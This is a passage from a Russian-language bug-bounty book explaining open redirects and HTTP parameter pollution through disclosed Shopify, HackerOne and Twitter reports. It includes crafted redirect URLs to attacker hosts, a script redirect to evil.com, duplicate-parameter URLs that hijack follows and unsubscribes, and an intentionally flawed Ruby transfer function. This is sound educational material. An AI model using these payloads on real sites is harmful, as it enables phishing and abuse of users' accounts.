Метод `DELETE` просит удалённый сервер удалить удалённый ресурс, обозначенный URI.

Метод `TRACE` встречается редко и служит для возврата сообщения запроса его отправителю. Благодаря этому отправитель видит, что получает сервер, и может использовать сведения для тестирования и сбора диагностической информации.

Метод `CONNECT` предназначен для прокси - сервера, пересылающего запросы другим серверам. Этот метод начинает двусторонний обмен с запрошенным ресурсом. Например, с помощью `CONNECT` можно через прокси обращаться к сайтам, использующим HTTPS.

Метод `OPTIONS` запрашивает у сервера сведения о доступных вариантах взаимодействия. Например, вызвав `OPTIONS`, можно узнать, принимает ли сервер вызовы `GET`, `POST`, `PUT`, `DELETE` и `OPTIONS`. Этот метод не сообщает, принимает ли сервер вызовы `HEAD` или `TRACE`. Браузеры автоматически отправляют запрос такого типа для некоторых типов содержимого, например `application/json`. Такой метод называют предварительным вызовом `OPTIONS`; он подробнее рассматривается в главе 4, поскольку служит защитой от уязвимостей CSRF.

HTTP не хранит состояние

HTTP-запросы не имеют состояния: каждый отправленный серверу запрос рассматривается как совершенно новый. При получении запроса сервер ничего не знает о предыдущем обмене с вашим браузером. Для большинства сайтов это создаёт проблему, поскольку они хотят помнить, кто вы. В противном случае имя пользователя и пароль пришлось бы вводить для каждого отправляемого HTTP-запроса. Это также означает, что все данные, необходимые для обработки HTTP-запроса, должны загружаться заново при каждом запросе клиента к серверу.

Чтобы прояснить это непростое понятие, рассмотрим пример. Если бы наш с вами разговор не имел состояния, перед каждым произнесённым предложением мне пришлось бы начинать со слов: «Я Питер Яворски; мы только что обсуждали хакинг». После этого вам пришлось бы заново загружать всю информацию о нашей беседе о хакинге. Вспомните, что Адам Сэндлер каждое утро делает для Дрю Бэрримор в фильме *50 первых поцелуев*; если вы его не видели, стоит посмотреть.

Чтобы не отправлять имя пользователя и пароль заново с каждым HTTP-запросом, веб-сайты используют файлы cookie или базовую аутентификацию, которые мы подробно рассмотрим в главе 4.

> **Примечание.** Особенности кодирования содержимого с помощью base64 выходят за рамки этой книги, однако во время хакинга вам, скорее всего, встретятся данные в кодировке base64. В таком случае всегда декодируйте их. Поиск в Google по фразе `base64 decode` даст множество инструментов и способов это сделать.

Итоги

Теперь у вас должно сложиться базовое понимание работы интернета. В частности, вы узнали, что происходит после ввода адреса веб-сайта в адресную строку браузера: как браузер выделяет из него домен, как домен сопоставляется с IP-адресом и как серверу отправляется HTTP-запрос.

Вы также узнали, как браузер формирует запросы и отображает ответы и как методы HTTP-запросов позволяют клиентам взаимодействовать с серверами. Кроме того, вы узнали, что уязвимости возникают, когда кто-либо выполняет непредусмотренное действие или получает доступ к сведениям, которые иначе были бы ему недоступны, а вознаграждения за ошибки выдаются за этичное обнаружение уязвимостей и сообщение о них владельцам веб-сайтов.

Глава 2. Открытое перенаправление

Мы начнём обсуждение с уязвимостей открытого перенаправления. Они возникают, когда жертва посещает веб-сайт, а тот отправляет её браузер на другой URL-адрес, который может находиться в отдельном домене. Открытые перенаправления используют доверие к определённому домену, чтобы заманить жертву на вредоносный веб-сайт. Перенаправление может сопровождаться фишинговой атакой: пользователей заставляют поверить, что они отправляют сведения доверенному сайту, хотя на самом деле данные уходят вредоносному сайту. В сочетании с другими атаками открытые перенаправления способны также позволить злоумышленникам распространять с вредоносного сайта вредоносные программы или красть токены OAuth, о чём мы поговорим в главе 17.

Поскольку открытые перенаправления всего лишь перенаправляют пользователей, иногда считается, что последствия у них незначительны и вознаграждения они не заслуживают. Например, программа баг-баунти Google обычно считает открытые перенаправления слишком малорискованными, чтобы платить за них. Проект Open Web Application Security Project (OWASP) - сообщество, которое занимается безопасностью приложений и составляет перечень наиболее критических недостатков безопасности веб-приложений, - также исключил открытые перенаправления из списка десяти главных уязвимостей за 2017 год.

Хотя открытые перенаправления относятся к уязвимостям с незначительными последствиями, они прекрасно подходят для изучения того, как браузеры в целом обрабатывают перенаправления. В этой главе на примере трёх отчётов об ошибках вы узнаете, как эксплуатировать открытые перенаправления и как определять ключевые параметры.

Как работают открытые перенаправления

Открытые перенаправления возникают, когда разработчик ошибочно доверяет вводу, контролируемому злоумышленником, и использует его для перехода на другой сайт - обычно через параметр URL, HTML-тег обновления `<meta>` или свойство `location` объекта DOM `window`.

Многие веб-сайты намеренно перенаправляют пользователей на другие сайты, помещая URL-адрес назначения в параметр исходного URL. Приложение использует этот параметр, чтобы велеть браузеру отправить запрос `GET` по адресу назначения. Например, предположим, что Google позволял бы перенаправлять пользователей в Gmail при посещении следующего URL-адреса:

```
https://www.google.com/?redirect_to=https://www.gmail.com
```

В такой ситуации при посещении этого URL Google получает HTTP-запрос `GET` и по значению параметра `redirect_to` определяет, куда перенаправить браузер. После этого серверы Google возвращают HTTP-ответ с кодом состояния, предписывающим браузеру перенаправить пользователя. Обычно это код `302`, но иногда возможны `301`, `303`, `307` или `308`. Эти коды HTTP-ответа сообщают браузеру, что страница найдена, но одновременно предписывают выполнить запрос `GET` по значению параметра `redirect_to` - gmail.com, указанному в заголовке `Location` HTTP-ответа. Заголовок `Location` задаёт, куда перенаправлять запросы `GET`.

Теперь предположим, что злоумышленник изменил исходный URL следующим образом:

```
https://www.google.com/?redirect_to=https://www.attacker.com
```

Если Google не проверяет, что параметр `redirect_to` указывает на один из его законных сайтов, куда он намерен отправлять посетителей, злоумышленник может подставить в параметр собственный URL. В результате HTTP-ответ способен предписать браузеру выполнить запрос `GET` к `https://www.<attacker>.com/`. Завладев вниманием пользователя на вредоносном сайте, злоумышленник сможет провести другие атаки.

При поиске таких уязвимостей обращайте внимание на параметры URL с именами наподобие `url=`, `redirect=`, `next=` и так далее: они могут обозначать URL-адреса, куда будут перенаправляться пользователи. Помните также, что имена параметров перенаправления не всегда очевидны: они различаются от сайта к сайту и даже внутри одного сайта. Иногда параметр обозначается единственным символом, например `r=` или `u=`.

Помимо атак на основе параметров, браузеры можно перенаправлять с помощью HTML-тегов `<meta>` и JavaScript. HTML-теги `<meta>` способны велеть браузеру обновить веб-страницу и отправить запрос `GET` к URL, заданному в атрибуте тега `content`. Такой тег может выглядеть следующим образом:

```
<meta http-equiv="refresh" content="0; url=https://www.google.com/">
```

Атрибут `content` двумя способами определяет выполнение браузером HTTP-запроса. Во-первых, он задаёт время ожидания перед запросом URL - в данном случае 0 секунд. Во-вторых, он указывает параметр URL на веб-сайте, к которому браузер отправляет запрос `GET`, - здесь это google.com. Злоумышленники могут использовать такое перенаправление, если способны управлять атрибутом `content` тега `<meta>` либо внедрить собственный тег посредством иной уязвимости.

Злоумышленник может также перенаправлять пользователей с помощью JavaScript, изменяя свойство `location` окна через объектную модель документа (DOM). DOM - программный интерфейс для документов HTML и XML, позволяющий разработчикам изменять структуру, оформление и содержимое веб-страницы. Поскольку свойство `location` обозначает адрес перенаправления запроса, браузеры немедленно интерпретируют этот JavaScript и переходят по указанному URL.

Злоумышленник может изменить свойство `location` объекта `window` любым из следующих выражений JavaScript:

```
window.location = https://www.google.com/
window.location.href = https://www.google.com
window.location.replace(https://www.google.com)
```

Как правило, возможность задать значение `window.location` появляется только там, где злоумышленник способен выполнить JavaScript - либо через уязвимость межсайтового выполнения сценариев, либо на сайте, который намеренно позволяет пользователям задавать URL для перенаправления, как в уязвимости промежуточного перенаправления HackerOne, подробно описанной далее на странице 15.

При поиске уязвимостей открытого перенаправления вы обычно будете наблюдать в истории прокси запрос `GET`, отправленный проверяемому сайту и содержащий параметр с URL перенаправления.

Открытое перенаправление при установке темы Shopify

Сложность: низкая
URL: `https://apps.shopify.com/services/google/themes/preview/supply--blue?domain_name=<anydomain>`
Источник: https://www.hackerone.com/reports/101962/
Дата сообщения: 25 ноября 2015 года
Выплаченное вознаграждение: 500 долларов

Первый пример открытого перенаправления, с которым вы познакомитесь, был обнаружен в Shopify - платформе электронной коммерции, позволяющей людям создавать магазины для продажи товаров. Shopify позволяет администраторам настраивать внешний вид своих магазинов, изменяя тему. В рамках этой возможности Shopify предлагала предварительный просмотр темы, перенаправляя владельцев магазина по URL. Адрес перенаправления имел следующий вид:

```
https://app.shopify.com/services/google/themes/preview/supply--blue?domain_name=attacker.
    com
```

Параметр `domain_name` в конце URL перенаправлял пользователя в домен его магазина и добавлял к URL `/admin`. Shopify предполагала, что `domain_name` всегда будет указывать на магазин пользователя, и не проверяла принадлежность значения домену Shopify. Поэтому злоумышленник мог использовать параметр, чтобы перенаправить жертву на `http://<attacker>.com/admin/`, где затем провести другие атаки.

Выводы

Не все уязвимости сложны. Для эксплуатации этого открытого перенаправления достаточно было заменить в параметре `domain_name` адрес на внешний сайт, после чего пользователь уходил с Shopify.

Открытое перенаправление при входе в Shopify

Сложность: низкая
URL: mystore.myshopify.com
Источник: https://www.hackerone.com/reports/103772/
Дата сообщения: 6 декабря 2015 года

Выплаченное вознаграждение: 500 долларов

Второй пример открытого перенаправления похож на первый пример Shopify, но здесь параметр Shopify не перенаправлял пользователя в домен, указанный параметром URL. Вместо этого открытое перенаправление приписывало значение параметра к концу поддомена Shopify. Обычно эта возможность служила для перехода пользователя на определённую страницу конкретного магазина. Однако злоумышленники всё равно могли заставить такие URL увести браузер с поддомена Shopify на свой сайт, добавив символы, изменяющие смысл URL.

В этой ошибке после входа пользователя в Shopify сервис перенаправлял его с помощью параметра `checkout_url`. Например, предположим, что жертва посетила следующий URL:

```
http://mystore.myshopify.com/account/login?checkout_url=.attacker.com
```

Её перенаправляли по адресу `http://mystore.myshopify.com.<attacker>.com/`, который не относится к доменам Shopify.

Поскольку URL заканчивается на `.<attacker>.com`, а при DNS-поиске используется крайняя правая метка домена, перенаправление ведёт в домен `<attacker>.com`. Таким образом, при DNS-поиске `http://mystore.myshopify.com.<attacker>.com/` совпадение будет найдено по домену `<attacker>.com`, который Shopify не принадлежит, а не по `myshopify.com`, как предполагала Shopify. Злоумышленник не мог совершенно свободно отправить жертву куда угодно, однако мог перенаправить пользователя в другой домен, добавив в управляемое значение специальные символы, например точку.

Выводы

Если вы способны управлять только частью итогового URL, используемого сайтом, добавление специальных символов URL может изменить смысл адреса и перенаправить пользователя в другой домен. Предположим, вы управляете только значением параметра `checkout_url` и замечаете, что на внутренней стороне сайта этот параметр объединяется с жёстко заданным URL, например адресом магазина mystore.myshopify.com. Попробуйте добавить специальные символы URL - точку или знак `@` - и проверьте, сможете ли вы управлять местом перенаправления.

Промежуточное перенаправление HackerOne

Сложность: низкая
URL: неприменимо
Источник: https://www.hackerone.com/reports/111968/
Дата сообщения: 20 января 2016 года
Выплаченное вознаграждение: 500 долларов

Некоторые веб-сайты пытаются защититься от уязвимостей открытого перенаправления с помощью промежуточных веб-страниц, которые показываются перед ожидаемым содержимым. Перенаправляя пользователя по URL, можно показать промежуточную страницу с сообщением о том, что пользователь покидает текущий домен. Поэтому, если страница назначения показывает поддельную форму входа или пытается выдать себя за доверенный домен, пользователь будет знать о перенаправлении. HackerOne применяет именно такой подход при переходе по большинству URL за пределы сайта, например по ссылкам из отправленных отчётов.

Хотя промежуточные веб-страницы позволяют избегать уязвимостей перенаправления, сложности взаимодействия сайтов друг с другом способны привести к компрометации ссылок. Для поддомена

support.hackerone.com HackerOne использует Zendesk - систему обработки обращений в службу поддержки. Раньше при переходе на `hackerone.com` с путём `/zendesk_session` браузер без промежуточной страницы перенаправлялся с платформы HackerOne на платформу HackerOne в Zendesk, поскольку URL с доменом `hackerone.com` считались доверенными ссылками. Теперь HackerOne перенаправляет support.hackerone.com на `docs.hackerone.com`, если только вы не отправляете запрос в поддержку по URL `/hc/en-us/requests/new`. Однако любой человек мог создать собственную учётную запись Zendesk и передать её параметру `/redirect_to_account?state=`. Затем собственная учётная запись Zendesk могла перенаправить пользователя на другой веб-сайт, не принадлежащий ни Zendesk, ни HackerOne. Поскольку Zendesk разрешала переходы между учётными записями без промежуточных страниц, пользователь без предупреждения попадал на недоверенный сайт. В качестве решения HackerOne стала распознавать ссылки, содержащие `zendesk_session`, как внешние и показывать при щелчке промежуточную страницу с предупреждением.

Чтобы подтвердить эту уязвимость, хакер Махмуд Джамаль создал в Zendesk учётную запись с поддоменом compayn.zendesk.com. Затем с помощью редактора тем Zendesk, позволяющего администраторам настраивать внешний вид сайта Zendesk, он добавил в файл заголовка следующий код JavaScript:

```
<script>document.location.href = «http://evil.com»;</script>
```

С помощью этого JavaScript Джамаль велел браузеру посетить evil.com. Тег `<script>` обозначает код в HTML, а `document` относится ко всему HTML-документу, который возвращает Zendesk, то есть к информации веб-страницы. Точки и имена после `document` обозначают его свойства. Свойства хранят сведения и значения, которые либо описывают объект, либо могут изменяться для воздействия на объект. Поэтому свойство `location` позволяет управлять веб-страницей, показываемой браузером, а его подсвойство `href` - перенаправлять браузер на заданный веб-сайт. Посещение следующей ссылки направляло жертву в поддомен Zendesk Джамаля, из-за чего её браузер выполнял сценарий Джамаля и переходил на evil.com:

```
https://hackerone.com/zendesk_session?locale_id=1&return_to=https://support.hackerone.com/
ping/redirect_to_account?state=compayn:/
```

Поскольку ссылка содержит домен `hackerone.com`, промежуточная веб-страница не показывалась и пользователь не знал, что посещаемая страница небезопасна. Любопытно, что первоначально Джамаль сообщил о перенаправлении без промежуточной страницы в Zendesk, однако его отчёт проигнорировали и не признали уязвимостью. Разумеется, он продолжил исследование, чтобы понять, как можно использовать отсутствие промежуточной страницы. В конце концов он обнаружил атаку с перенаправлением через JavaScript, которая убедила HackerOne выплатить ему вознаграждение.

Выводы

При поиске уязвимостей отмечайте службы, используемые сайтом, поскольку каждая из них представляет собой новый вектор атаки. Эта уязвимость HackerOne стала возможна благодаря сочетанию использования Zendesk в HackerOne и известного перенаправления, которое разрешала HackerOne.

Кроме того, находя ошибки, вы иногда столкнётесь с тем, что человек, читающий ваш отчёт и отвечающий на него, не сразу понимает последствия для безопасности. Поэтому в главе 19 я расскажу об отчётах об уязвимостях: какие результаты следует включать в отчёт, как выстраивать отношения с компаниями и о многом другом. Если вы заранее проделаете необходимую работу и уважительно объясните последствия для безопасности, ваши усилия помогут добиться более гладкого решения проблемы.

При этом иногда компании не будут с вами соглашаться. В таком случае продолжайте исследование, как Джамаль, и попытайтесь доказать возможность эксплуатации или объединить находку с другой уязвимостью, чтобы продемонстрировать последствия.

Итоги

Открытые перенаправления позволяют злоумышленнику незаметно отправлять людей на вредоносный веб-сайт. Как видно из рассмотренных отчётов об ошибках, их поиск часто требует острой наблюдательности. Иногда параметры перенаправления легко заметить по именам наподобие `redirect_to=`, `domain_name=` или `checkout_url=`, упомянутым в примерах. В других случаях имена могут быть менее очевидными: `r=`, `u=` и тому подобные.

Уязвимость открытого перенаправления основана на злоупотреблении доверием: жертву обманом заставляют посетить сайт злоумышленника, тогда как она думает, что посещает знакомый сайт. Обнаружив предположительно уязвимые параметры, обязательно тщательно проверьте их и добавляйте специальные символы, например точку, если часть URL жёстко задана.

Промежуточное перенаправление HackerOne показывает, насколько важно при поиске уязвимостей распознавать инструменты и службы, используемые веб-сайтами. Помните, что иногда вам потребуется проявить настойчивость и ясно продемонстрировать уязвимость, чтобы убедить компанию принять ваши результаты и выплатить вознаграждение.

Глава 3. Загрязнение параметров HTTP

Загрязнение параметров HTTP (HTTP parameter pollution, HPP) - процесс манипулирования тем, как веб-сайт обрабатывает параметры, получаемые в HTTP-запросах. Уязвимость возникает, когда злоумышленник внедряет в запрос дополнительные параметры, а целевой веб-сайт доверяет им, что приводит к неожиданному поведению. Ошибки HPP могут возникать на стороне сервера или клиента. На стороне клиента, которым обычно является ваш браузер, результаты проверки видны непосредственно. Во многих случаях уязвимости HPP зависят от того, как серверный код использует переданные в параметрах значения, управляемые злоумышленником. Поэтому их поиск может потребовать больше экспериментов, чем поиск уязвимостей других типов.

В этой главе мы сначала в общих чертах рассмотрим различия между серверным и клиентским HPP. Затем на трёх примерах с популярными социальными сетями я покажу, как с помощью HPP внедрять параметры на целевых веб-сайтах. В частности, вы узнаете о различиях между серверным и клиентским HPP, о способах проверки уязвимостей этого типа и о местах, где разработчики часто ошибаются. Как вы увидите, поиск уязвимостей HPP требует экспериментов и настойчивости, но способен окупить усилия.

Серверное HPP

При серверном HPP вы отправляете серверам неожиданную информацию, пытаясь заставить серверный код вернуть неожиданный результат. Когда вы обращаетесь к веб-сайту, его серверы обрабатывают запрос и возвращают ответ, как обсуждалось в главе 1. Иногда серверы не просто возвращают веб-страницу, но и выполняют код на основе сведений из отправленного URL. Этот код работает только на серверах и потому фактически невидим: вы видите отправленные сведения и полученный результат, но находящийся между ними код недоступен. Поэтому о происходящем

приходится судить косвенно. Поскольку работу серверного кода увидеть нельзя, для обнаружения серверного HPP необходимо находить потенциально уязвимые параметры и экспериментировать с ними.

Рассмотрим пример. Серверное HPP могло бы возникнуть, если бы банк инициировал переводы через веб-сайт, принимая параметры URL, обрабатываемые на его серверах. Представьте, что для перевода денег нужно ввести значения трёх параметров URL: `from`, `to` и `amount`. Они по порядку задают номер счёта, с которого переводятся деньги, номер счёта назначения и сумму. URL с такими параметрами для перевода 5000 долларов со счёта 12345 на счёт 67890 мог бы выглядеть так:

```
https://www.bank.com/transfer?from=12345&to=67890&amount=5000
```

Банк может предполагать, что получит только один параметр `from`. Но что произойдёт, если отправить два, как в следующем URL?

```
https://www.bank.com/transfer?from=12345&to=67890&amount=5000&from=ABCDEF
```

Вначале этот URL устроен так же, как первый, однако в конце добавлен ещё один параметр `from`, указывающий другой счёт отправителя - `ABCDEF`. В такой ситуации злоумышленник отправит дополнительный параметр в надежде, что приложение проверит перевод по первому `from`, но спишет деньги по второму. Если банк доверяет последнему полученному параметру `from`, злоумышленник сможет выполнить перевод со счёта, который ему не принадлежит. Вместо перевода 5000 долларов со счёта 12345 на 67890 серверный код воспользуется вторым параметром и отправит деньги со счёта ABCDEF на 67890.

Получив несколько параметров с одинаковым именем, сервер может реагировать по-разному. Например, PHP и Apache используют последнее вхождение, Apache Tomcat - первое, а ASP и IIS - все вхождения. Исследователи Лука Кареттони и Стефано ди Паоло подробно рассказали о множестве различий между серверными технологиями на конференции AppSec EU 09. Теперь эти сведения доступны на сайте OWASP по адресу https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf, см. слайд 9. Таким образом, единого гарантированного способа обработки нескольких переданных параметров с одинаковым именем нет, и при поиске уязвимостей HPP приходится экспериментально выяснять, как работает проверяемый сайт.

В примере с банком используются очевидные параметры. Но иногда уязвимости HPP возникают из-за скрытого поведения серверного кода, который непосредственно не виден. Допустим, банк решил изменить обработку переводов и переписал внутренний код так, чтобы параметр `from` больше не передавался в URL. Теперь банк принимает два параметра: счёт назначения и сумму перевода. Счёт отправителя задаёт сервер, и это остаётся невидимым для вас. Пример ссылки мог бы выглядеть так:

```
https://www.bank.com/transfer?to=67890&amount=5000
```

Обычно серверный код был бы для нас загадкой, но в данном примере известно, что откровенно ужасный и избыточный серверный код банка на Ruby выглядит следующим образом:

```
user.account = 12345
def prepare_transfer(params)
  params << user.account
  transfer_money(params) # user.account (12345) становится params[2]
end
def transfer_money(params)
  to = params[0]
  amount = params[1]
  from = params[2]
  transfer(to,amount,from)
end
```

Этот код создаёт две функции: `prepare_transfer` и `transfer_money`. Функция `prepare_transfer` принимает массив `params`, содержащий параметры `to` и `amount` из URL. Массив будет иметь вид `[67890,5000]`: его значения заключены в квадратные скобки и разделены запятыми. Первая строка функции добавляет в конец массива сведения об учётной записи пользователя, заданные ранее в коде. В `params` получается массив `[67890,5000,12345]`, который затем передаётся функции `transfer_money`. Обратите внимание: в отличие от параметров, значения массива не имеют связанных с ними имён, поэтому код полагается на неизменный порядок значений - сначала счёт назначения, затем сумма и после них счёт отправителя.

В функции `transfer_money` порядок значений становится очевиден, когда каждое из них присваивается переменной. Поскольку позиции массива нумеруются с 0, выражение `params[0]` получает значение первой позиции, в данном случае 67890, и присваивает его переменной `to`. Остальные значения также присваиваются переменным в следующих строках. Затем имена переменных передаются не показанной в этом фрагменте функции `transfer`, которая принимает значения и переводит деньги.

В идеале параметры URL всегда имели бы формат, ожидаемый кодом. Однако злоумышленник способен изменить результат этой логики, передав в `params` значение `from`, как в следующем URL:

```
https://www.bank.com/transfer?to=67890&amount=5000&from=ABCDEF
```

В таком случае параметр `from` тоже входит в массив `params`, передаваемый функции `prepare_transfer`; массив будет содержать `[67890,5000,ABCDEF]`, а добавление учётной записи пользователя даст `[67890,5000,ABCDEF,12345]`. Поэтому в функции `transfer_money`, вызванной из `prepare_transfer`, переменная `from` возьмёт третий параметр: вместо ожидаемого значения `user.account` 12345 она фактически будет ссылаться на переданное злоумышленником значение `ABCDEF`.

Клиентское HPP

Уязвимости клиентского HPP позволяют злоумышленникам внедрять в URL дополнительные параметры, чтобы воздействовать на сторону пользователя. Клиентской стороной обычно называют действия, происходящие на вашем компьютере, часто в браузере, а не на серверах сайта.

Лука Кареттони и Стефано ди Паоло включили в свою презентацию пример такого поведения с теоретическим URL host и следующим серверным кодом:

```
<? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?>
<a href="/page.php?action=view&par='.<?=$val?>.'">View Me!</a>
```

Код создаёт новый URL на основе значения `par` - параметра, введённого пользователем. В этом примере злоумышленник передаёт для `par` значение `123%26action=edit`, чтобы создать дополнительный непредусмотренный параметр. URL-кодом символа & является `%26`, поэтому при разборе URL `%26` интерпретируется как &. Такое значение добавляет дополнительный параметр к созданному `href`, не указывая параметр `action` в URL явно. Если бы вместо `%26` использовалось `123&action=edit`, символ & был бы воспринят как разделитель двух разных параметров. Но поскольку сайт использует в коде только параметр `par`, параметр `action` был бы отброшен. Значение `%26` обходит это ограничение: `action` изначально не распознаётся отдельным параметром, и вся строка `123%26action=edit` становится значением `par`.

Затем `par`, где & закодирован как `%26`, передаётся функции `htmlspecialchars`. Она преобразует специальные символы, такие как `%26`, в значения, закодированные для HTML: `%26` превращается в `&`, HTML-сущность для обозначения & там, где этот символ может иметь особое значение.

Преобразованное значение сохраняется в `$val`. После этого новый URL создаётся добавлением `$val` к значению `href`. Получается ссылка `<a href="/page.php?action=view&par=123&action=edit">`. Таким образом, злоумышленнику удалось добавить к URL в `href` дополнительный параметр `action=edit`, что может привести к уязвимости в зависимости от обработки приложением контрабандного параметра `action`.

В следующих трёх примерах подробно рассматриваются клиентские и серверные уязвимости HPP, найденные в HackerOne и Twitter. Во всех случаях выполнялись манипуляции с параметрами URL. Однако ни одна пара примеров не использует один и тот же способ поиска и не имеет общей первопричины, что ещё раз подчёркивает важность тщательной проверки при поиске уязвимостей HPP.

Кнопки публикации в социальных сетях HackerOne

Сложность: низкая
URL: hackerone.com
Источник: https://hackerone.com/reports/105953/
Дата сообщения: 18 декабря 2015 года
Выплаченное вознаграждение: 500 долларов

Один из способов поиска уязвимостей HPP - изучать ссылки, которые, по-видимому, обращаются к другим службам. В публикациях блога HackerOne есть именно такие ссылки: они позволяют поделиться материалом в популярных социальных сетях, включая Twitter и Facebook. При нажатии ссылки HackerOne создают содержимое для публикации пользователем в социальной сети. В опубликованный материал входит URL-ссылка на исходную запись блога.

Один хакер обнаружил уязвимость, позволявшую приписать параметр к URL публикации блога HackerOne. Добавленный параметр URL отражался в общей ссылке для социальной сети, и созданный материал ссылался уже не на предполагаемый URL блога HackerOne, а на другое место.

В отчёте об уязвимости использовался URL hackerone.com, к которому в конце добавлялось `&u=https://vk.com/durov`. Когда на странице блога HackerOne формировала ссылку для публикации в Facebook, та принимала следующий вид:

```
https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing
-signal?&u=https://vk.com/durov
```

Если посетитель HackerOne нажимал эту злоумышленно изменённую ссылку, пытаясь поделиться материалом, последний параметр `u` получал преимущество перед первым. Поэтому в публикации Facebook использовался последний `u`, и пользователи Facebook, щёлкнувшие ссылку, направлялись на vk.com, а не в HackerOne.

Кроме того, при публикации в Twitter HackerOne добавляет стандартный текст твита, рекламирующий запись. Злоумышленники могли изменить и этот текст, включив в URL параметр `&text=`, например:

```
https://hackerone.com/blog/introducing-signal?&u=https://vk.com/
durov&text=another_site:https://vk.com/durov
```

После нажатия такой ссылки пользователь видел всплывающее окно твита с текстом `another_site: https://vk.com/durov` вместо текста, рекламирующего блог HackerOne.

Выводы

Ищите возможности для эксплуатации, когда веб-сайты принимают содержимое, по-видимому, обращаются к другой веб-службе, например сайту социальной сети, и формируют публикуемый материал на основе текущего URL. В таких ситуациях отправленное содержимое может передаваться дальше без надлежащих проверок безопасности, что способно привести к уязвимостям загрязнения параметров.

Отказ от уведомлений Twitter

Сложность: низкая
URL: twitter.com
Источник: https://blog.mert.ninja/twitter-hpp-vulnerability/
Дата сообщения: 23 августа 2015 года
Выплаченное вознаграждение: 700 долларов

Иногда успешный поиск уязвимости HPP требует настойчивости. В августе 2015 года хакер Мерт Тасчи, отказываясь от получения уведомлений Twitter, заметил интересный URL, который здесь приведён в сокращённом виде:

```
https://twitter.com/i/u?iid=F6542&uid=1134885524&nid=22+26&sig=647192e86e28fb6
691db2502c5ef6cf3xxx
```

Обратите внимание на параметр `UID`. Его значением оказался идентификатор пользователя текущей учётной записи Twitter. Заметив `UID`, Тасчи поступил так, как поступило бы большинство хакеров: попробовал заменить его идентификатором другого пользователя, но ничего не произошло. Twitter лишь вернул ошибку.

Решив продолжить там, где другие могли бы сдаться, Тасчи попробовал добавить второй параметр `UID`, после чего сокращённая версия URL выглядела так:

```
https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+26&sig=
647192e86e28fb6691db2502c5ef6cf3xxx
```

Успех! Ему удалось отписать другого пользователя от уведомлений по электронной почте. В Twitter существовала уязвимость HPP, позволявшая отменять подписку пользователей. Значимость этой уязвимости, как объяснил мне FileDescriptor, связана с параметром `SIG`. Оказалось, что Twitter создаёт значение `SIG` с помощью значения `UID`. Когда пользователь нажимает URL отказа от подписки, Twitter проверяет отсутствие изменений в адресе, сверяя `SIG` и `UID`. Поэтому первая проверка Тасчи с заменой `UID` на идентификатор другого пользователя не сработала: подпись больше не совпадала с ожидаемой Twitter. Однако, добавив второй `UID`, Тасчи добился того, что Twitter проверяла подпись по первому параметру `UID`, а действие отказа от подписки выполняла по второму.

Выводы

Работа Тасчи показывает важность настойчивости и знаний. Если бы после неудачной замены `UID` идентификатором другого пользователя он отказался от дальнейшего исследования или не знал об уязвимостях типа HPP, то не получил бы вознаграждение в 700 долларов.

Кроме того, обращайте внимание на параметры с автоматически увеличивающимися целыми числами, наподобие `UID`, которые входят в HTTP-запросы: многие уязвимости связаны с манипулированием такими значениями параметров, заставляющим веб-приложения вести себя неожиданным образом. Подробнее это рассматривается в главе 16.

Twitter Web Intents

Сложность: низкая
URL: twitter.com
Источник: https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents/
Дата сообщения: ноябрь 2015 года
Выплаченное вознаграждение: не раскрыто

Иногда уязвимость HPP указывает на другие проблемы и приводит к обнаружению дополнительных ошибок. Именно это произошло с функцией Twitter Web Intents. Она предоставляет всплывающие процедуры для работы с твитами пользователей Twitter, ответами, ретвитами, отметками «Нравится» и подписками в контексте сайтов, не принадлежащих Twitter. Twitter Web Intents позволяет взаимодействовать с содержимым Twitter, не покидая страницу и не авторизуя новое приложение только ради этого действия. На рисунке 3-1 показан пример такого всплывающего окна.

Рисунок 3-1. Ранняя версия функции Twitter Web Intents, позволяющей пользователям взаимодействовать с содержимым Twitter, не покидая страницу. В этом примере пользователь может отметить твит Джека как понравившийся.

Проверяя эту функцию, хакер Эрик Рафалофф обнаружил, что уязвимости HPP подвержены все четыре типа действий: подписка на пользователя, отметка твита как понравившегося, ретвит и публикация твита. Twitter создавала каждое действие запросом `GET` с параметрами URL следующего вида:

```
https://twitter.com/intent/intentType?parameter_name=parameterValue
```

В этот URL входил `intentType` и одна или несколько пар «имя параметра - значение», например имя пользователя Twitter и идентификатор твита. По этим параметрам Twitter создавала всплывающее действие, показывающее пользователя для подписки или твит для отметки «Нравится». Рафалофф обнаружил проблему, когда вместо единственного ожидаемого `screen_name` создал URL действия подписки с двумя такими параметрами:

```
https://twitter.com/intent/follow?screen_name=twitter&screen_name=ericrtest3
```

При создании кнопки Follow Twitter обрабатывала запрос, отдавая предпочтение второму значению `screen_name`, `ericrtest3`, а не первому, `twitter`. Поэтому пользователя, пытавшегося подписаться на официальную учётную запись Twitter, можно было обманом заставить подписаться на тестовую учётную запись Рафалоффа. Посещение созданного им URL заставляло внутренний код Twitter сформировать по двум параметрам `screen_name` следующую HTML-форму:

```
<form class="follow" id="follow_btn_form" action="/intent/follow?screen
    _name=ericrtest3" method="post">
  <input type="hidden" name="authenticity_token" value="...">
  <input type="hidden" name="screen_name" value="twitter">
  <input type="hidden" name="profile_id" value="783214">
  <button class="button" type="submit">
    <b></b><strong>Follow</strong>
  </button>
</form>
```

Twitter использовала сведения из первого параметра `screen_name`, связанного с официальной учётной записью Twitter. Поэтому жертва видела правильный профиль пользователя, на которого собиралась подписаться: первый параметр `screen_name` из URL заполнял соответствующие поля кода. Но после нажатия кнопки жертва подписывалась на `ericrtest3`, поскольку атрибут `action` тега `form` использовал значение второго параметра `screen_name`, переданного исходному URL.

Подобным образом при отображении действий для отметки «Нравится» Рафалофф обнаружил, что может включить параметр `screen_name`, хотя тот не имеет отношения к отметке твита. Например, он мог создать такой URL:

```
https://twitter.com/intent/like?tweet_i.d=661625230297821184 5&screen
_name=ericrtest3
```

Обычному действию отметки «Нравится» нужен только параметр `tweet_id`, однако Рафалофф внедрил в конец URL параметр `screen_name`. При отметке этого твита жертве показывался правильный профиль владельца твита. Но кнопка Follow рядом с правильным твитом и правильным профилем его автора относилась к постороннему пользователю `ericrtest3`.

Выводы

